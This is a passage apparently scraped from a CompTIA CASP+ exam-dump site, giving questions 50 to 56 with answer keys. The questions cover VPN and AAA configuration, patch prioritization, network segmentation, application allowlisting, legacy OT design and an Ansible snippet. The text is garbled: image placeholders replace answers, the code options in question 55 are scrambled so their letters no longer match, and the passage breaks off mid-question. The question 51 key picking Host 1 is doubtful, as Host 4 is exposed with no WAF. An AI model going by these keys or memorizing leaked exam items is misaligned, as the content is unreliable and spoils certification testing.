
\* The EAP method must use mutual certificate-based authentication (With issued client certificates).

\* The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,


\* The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,

INSTRUCTIONS Click on the AAA server and VPN concentrator to complete the configuration.


Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:



**Answer:**

See the answer below in Explanation.

Explanation:

VPN Concentrator:

A screenshot of a computer Description automatically generated



AAA Server:

A screenshot of a computer Description automatically generated



NEW QUESTION: 51

A company's security policy states that any publicly available server must be patched within 12 hours after a patch is released A recent IIS zero-day vulnerability was discovered that affects all versions of the Windows Server OS:

|        | OS              | Externally available? | Build WAF? | IIS installed? |
|--------|-----------------|-----------------------|------------|----------------|
| Host 1 | Windows 2019    | Yes                   | Yes        | Yes            |
| Host 2 | Windows 2008 R2 | No                    | N/A        | No             |
| Host 3 | Windows 2012 R2 | Yes                   | Yes        | Yes            |
| Host 4 | Windows 2022    | Yes                   | No         | Yes            |
| Host 5 | Windows 2012 R2 | No                    | N/A        | No             |
| Host 6 | Windows 2019    | Yes                   | No         | No             |

Which of the following hosts should a security analyst patch first once a patch is available?

- A. 1
- B. 2
- C. 3
- D. 4

E. 5

F. 6

**Answer: A (LEAVE A REPLY)**

Based on the security policy that any publicly available server must be patched within 12 hours after a patch is released, the security analyst should patch Host 1 first. Here's why:

- \* Public Availability: Host 1 is externally available, making it accessible from the internet. Publicly available servers are at higher risk of being targeted by attackers, especially when a zero-day vulnerability is known.
- \* Exposure to Threats: Host 1 has IIS installed and is publicly accessible, increasing its exposure to potential exploitation. Patching this host first reduces the risk of a successful attack.
- \* Prioritization of Critical Assets: According to best practices, assets that are exposed to higher risks should be prioritized for patching to mitigate potential threats promptly.
- \* References:
  - \* CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
  - \* NIST Special Publication 800-40: Guide to Enterprise Patch Management Technologies
  - \* CIS Controls: Control 3 - Continuous Vulnerability Management

#### NEW QUESTION: 52

A global manufacturing company has an internal application that is critical to making products.

This application cannot be updated and must be available in the production area. A security architect is implementing security for the application. Which of the following best describes the action the architect should take?

- A. Disallow wireless access to the application.
- B. Deploy Intrusion detection capabilities using a network tap
- C. Create an acceptable use policy for the use of the application
- D. Create a separate network for users who need access to the application

**Answer: D (LEAVE A REPLY)**

Placing the application and its users on a separate, segmented network limits exposure and reduces the risk of compromise, especially since the application cannot be updated. This approach ensures availability while applying strong network-level security controls.

#### NEW QUESTION: 53

A hotel chain wants to use point-of-sale systems to allow customers to check in and out of their rooms without employee assistance. These systems should limit access to a specific set of programs approved to run, with all other programs blocked. Which of the following should the company configure to best support this goal?

- A. Application control using a fresh image, with the applications fully configured as a baseline to build and block other applications from execution
- B. A host-based intrusion detection system to monitor and block all suspicious activities if they occur on the systems
- C. Anti-malware on these systems and only approved application file locations can be bypassed
- D. Event logs to be collected from the systems for all security events and some custom application logs

**Answer: A (LEAVE A REPLY)**

Application control using a baseline image ensures only pre-approved programs are allowed to run, effectively blocking all others. This is the best approach for restricting point-of-sale systems to specific functions and maintaining system integrity in an unattended environment.

#### NEW QUESTION: 54

Operational technology often relies upon aging command, control, and telemetry subsystems that were created with the design assumption of:

- A. operating in an isolated/disconnected system.
- B. communicating over distributed environments
- C. untrustworthy users and systems being present.

- D. an available EtherneVIP network stack for flexibility.
- E. anticipated eavesdropping from malicious actors.

**Answer:** ([SHOW ANSWER](#))

Comprehensive and Detailed Step by Step

Understanding the Scenario: The question focuses on the historical design assumptions behind older operational technology (OT) systems, particularly in the context of command, control, and telemetry.

Analyzing the Answer Choices:

A . operating in an isolated/disconnected system: This is the most accurate assumption for many legacy OT systems. Historically, these systems were designed to operate in air-gapped environments, completely isolated from external networks (including the internet).

Reference:

B . communicating over distributed environments: While OT systems can be distributed, the core design assumption, especially for older systems, wasn't centered around interconnectivity in the way modern IT systems are.

C . untrustworthy users and systems being present: This is a more modern security principle (Zero Trust). Older OT systems often operated under a model of implicit trust within their isolated environment.

D . an available EtherneVIP network stack for flexibility: Ethernet/IP is a relatively newer industrial protocol. Older OT systems often used proprietary or less flexible communication protocols. Also, there is no such thing as EtherneVIP.

E . anticipated eavesdropping from malicious actors: While security was a concern, the primary threat model for older, isolated OT systems didn't heavily emphasize external malicious actors due to the assumed isolation.

Why A is the Correct answer:

Air Gap: The concept of an air gap (physical isolation) was the cornerstone of security for many legacy OT systems. These systems were not connected to the internet or corporate networks, making them less susceptible to remote attacks.

Legacy Protocols: Older OT systems often used proprietary or serial communication protocols, not designed for internet connectivity.

Implicit Trust: Within the isolated environment, there was often an assumption of trust among the connected components.

CASP+ Relevance: The challenges of securing legacy OT systems, especially in the face of increasing connectivity, are a key area of focus in CASP+. Understanding the historical context and the shift in security paradigms is crucial.

Modern OT Security Considerations (Elaboration):

Convergence: Today, the lines between IT and OT are blurring. OT systems are increasingly connected to corporate networks and the internet, necessitating a shift from isolation-based security to a more comprehensive approach.

Threat Landscape: Modern OT systems face a wider range of threats, including targeted attacks from sophisticated actors.

Security Controls: Modern OT security involves implementing network segmentation, intrusion detection, access controls, and other measures to protect against these evolving threats.

## NEW QUESTION: 55

A company is migrating from a Windows Server to Linux-based servers. A security engineer must deploy a configuration management solution that maintains security software across all the Linux servers.

Which of the following configuration file snippets is the most appropriate to use?

```
---
- name: deployment
  hosts: linux_servers
  remote_user: root

  tasks:
  - name: Install security software
    ansible.builtin.apt:
```

A.

<xml>CompTIA

```
<hosts>linux_servers</hosts>
<os_type>Linux_3.1</os_type>
<SELinux>true</SELinux>
B. <source>com.canonical.io</source>
```

```
{ "name": "deployment",
  "hosts": "linux_servers",
  "remote_user": "Administrator",
}
{"tasks": {"name": "Install security software",
           "com.microsoft.store.latest"
}
```

C.

```
{ "task": "install",
  "hosts": "linux_servers",
  "remote_user": "root",
  "se_linux": "false",
  "application": "AppX"
}
```

D.

Answer: ([SHOW ANSWER](#))

Chosen option has YAML syntax for an Ansible playbook, which is the industry-standard configuration management tool for automating tasks on Linux servers. It is specifically designed for Linux environments and supports package installation and security software deployment at scale.

#### NEW QUESTION: 56

A company currently uses manual processes to regularly address incidents occurring outside of working hours. Hiring or implementing a SOC is not an option because of budget limitations.

Which of the following solutions would most likely decrease the current risk?

- A. Design proper runbooks and implement security orchestration and automation with integrated security tools.
- B. Improve logging capabilities, integrating those logs with the existing SIEM and creating better security dashboards.
